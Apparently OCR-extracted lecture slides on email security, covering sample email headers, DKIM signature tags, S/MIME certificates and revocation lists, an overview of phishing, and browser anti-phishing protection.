Subject:          How to avoid 5 common storage mishaps
Date:  February 9, 2009 11:32:56 AM CST
To:    WU@auburn.edu
Return-Path:      <bounce-4321934-72580320@cwonline.computerworld.com>
Received:         from auburn.edu (dns.eng.auburn.edu [131.204.10.13]) by
groupwise1.duc.auburn.edu with SMTP; Mon, 09 Feb 2009 12:36:37 -0600
Received:         from duc.auburn.edu (im5.duc.auburn.edu [131.204.2.46]) by auburn.edu
(8.12.11.20060308/8.12.11) with ESMTP id n19IabWc013059 for <wu@auburn.edu>; Mon, 9 Feb 2009
12:36:37 -0600 (CST)
Received:         from ([199.92.213.69]) by im5.duc.auburn.edu with SMTP  id
5503326.551859571; Mon, 09 Feb 2009 12:36:08 -0600
Domainkey-Signature:          a=rsa-sha1; q=dns; c=nofws; s=2008;
d=cwonline.computerworld.com; h=from;
b=bwFrcdN1EEHlIKPjxSVuXoBG7s6+Vbnk4kLYX5iBkh5yZW8ktTvyqCdH6jN125qT8+tSyKdF 3y47OD+PLOra5g==
Mime-Version:     1.0
Content-Type:     text/plain; charset="ISO-8859-1"
Content-Transfer-Encoding:   quoted-printable
List-Unsubscribe:             <mailto:leave-4321934-
72580320.aa9741097f9f3a591407dcbbf339fa9b@cwonline.computerworld.com>
Message-Id:       <LYRIS-72580320-4321934-2009.02.09-12.32.57--
WU#auburn.edu@cwonline.computerworld.com>
X-Spam:           ESP<-133>= SHA:<6>  UHA:<11>  ISC:<0>  BAYES:<0>  SenderID:<0>  DKIM:<0>
TS:<-150>  SIG:<da2ZOC11AmmmkaMB3o-JL78Op1_NsjGpu_aKUKf7pzLl2zwKSnjjRhq83UbV
```

The meanings of the tags

- a = The algorithm used to generate the signature
  - The default is "rsa-sha1", an RSA signed SHA1 digest
  - Signers and verifiers must support "rsa-sha1".
- b = The signature data, encoded as a Base64 string
  - This tag must be present
    - Whitespace is ignored in this value and must be removed when reassembling the original signature
    - This is another way of saying that the signing process can safely insert folding whitespace in this value to conform to line-length limits
- c = Canonicalization algorithm
  - The method by which the headers and content are prepared for presentation to the signing algorithm
  - This tag must be present
    - Verifiers must support "simple" and "nofws"
    - Signers must support at least one of the verifier-supported algorithms
      - A "simple" algorithm that tolerates almost no modification and a "nofws" algorithm that tolerates common modifications as whitespace replacement and header line rewrapping
- d = The domain name of the signing domain
  - This tag must be present
  - In conjunction with the selector tag, this domain forms the basis of the public key query


DKIM


dns.auburn.edu
Query the public key
mit.edu's email server
Recipient
Sender
SMTP
SMTP
IMAP
auburn.edu's (client) SMTP sender
If the signature in the header is successfully verified, then email is accepted; otherwise, discarded
Correct signature

DKIM vs. S/MIME and OpenPGP

- DKIM (RFC 4871) differs from other approaches to message signing, e.g., S/MIME (RFC1847), OpenPGP (RFC2440) in that:
  - message signature is written as a message header field so that neither human recipients nor existing MUA (Mail User Agent) software is confused by signature-related content appearing in the message body
  - No dependency on public and private key pairs being issued by trusted CAs
    - no Certificate Authority infrastructure is required
    - the verifier requests the public key from a repository in the domain of the claimed signer directly rather than from a third party
    - The DNS is proposed as the mechanism for retrieving the public key
    - Thus, DKIM currently depends on DNS administration and the security of the DNS system
    - DKIM is designed to be extensible to other key fetching services as they become available
  - No dependency on the deployment of any new Internet protocols or services for public key distribution or revocation;
  - No encryption as part of the mechanism
  - Compatible with DNSSEC, S/MIME and OpenPGP

S/MIME


CA
Alice has a valid certificate from CA
Query the CRL
mit.edu's email server
Sender
Recipient
SMTP
SMTP
IMAP
auburn.edu's (client) SMTP sender
If the signature is successfully verified, then email is accepted; otherwise, discarded
Correct signature

S/MIME and CA (1)

- If a sender wishes to enable email recipients to verify the sender's identity, the sender needs to obtain a certificate (class 2) from a CA
  - Sending agents should include any certificates for the user's public key(s) and associated issuer certificates
    - This increases the likelihood that the intended recipient can establish trust in the originator's public key(s)
  - A sending agent should include at least one chain of certificates up to, but not including, a certification authority (CA) that it believes that the recipient may trust as authoritative
    - The trusted root CA's certificate is installed in an OS
  - A certificate database for a particular user functions in a similar way as an *address book* that stores a user's frequent correspondents

S/MIME and CA (2)

- CAs post serial numbers and revocation status as Certificate Revocation Lists (CRL), which does not include any of the personal information
  - The is necessary to uphold the integrity of the public key infrastructure
- Receiving and sending agents should retrieve and utilize CRL information every time a certificate is verified as part of a certification path validation even if the certificate was already verified in the past
  - However, in many instances (such as off-line verification) access to the latest CRL information may be difficult or impossible
  - The use of CRL information, therefore, may be dictated by the value of the information that is protected

Phishing


- Phishing: the fraudulent process of attempting to acquire sensitive information by masquerading as a trustworthy entity in an electronic communication
  - such as usernames, passwords and credit card, and SSN
  - Spear-phishing emails:
    - high success rate because they mimic messages from an authoritative source, such as a financial institution, a communications company, or some other easily recognizable entity with a reputable brand
- Phishing techniques
  - Social Engineering
  - URL/Link manipulation
  - Filter evasion, e.g. using images to hide malicious links
  - Website forgery
  - Pharming
    - Poison DNS tables so that victim's address (e.g., www.paypal.com) points to the phishing site
    - URL checking cannot prevent forged DNS mapping

Phishing


- Consumer Reports estimates put the cost of phishing attacks at $2.1 billion for U.S. consumers and businesses in 2007
  - (source: http://www.consumerreports.org/cro/electronics-computers/computers-internet/internet-and-other-services/net-threats-9-07/state-of-the-net/0709_state_net.htm)
- Top phishing targets (source: Trend Micro, Trend Micro Threat Roundup and Forecast—1H 2008)
  - Ebay
  - Paypal
  - HSBC

Phishing site list


- http://www.phishtank.com



Firefox configuration



IE8 configuration




Detect Phishing sites

- PhishTank (http://www.phishtank.com/) is a collaborative clearing house for data and information about phishing on the Internet
  - One can also query or browse the phishing site list
  - Both IE (Internet Explorer) 7 and 8 as well as Firefox provide phishing filters
- Phishing and Malware Protection works by checking the site that is being visited against lists of reported phishing and malware sites
  - These lists are automatically downloaded and updated by browsers. So when the Phishing and Malware Protection features are enabled, browsers can provide warnings
  - Google provides data for the anti-phishing feature implemented in Firefox


Firefox and Chrome the safe-browsing protocol

- The technical details of the safe-browsing protocol can be found in http://code.google.com/p/google-safe-browsing/wiki/ProtocolV2Spec
- The client-server exchange protocol uses a simple pull model that a client connects regularly to the server and pulls some updates.
- The data exchange can be summarized as follows:
  - The client sends an HTTP POST request to the server and specifies which lists it wants to download
    - It indicates which chunks it already has
    - It specifies the desired download size
  - The server replies with an HTTP error code and an HTTP response
    - If there is any data, the response contains the chunks for the various requested lists
  - Besides the data exchange, the server provides a way for the client to discover which lists are available.

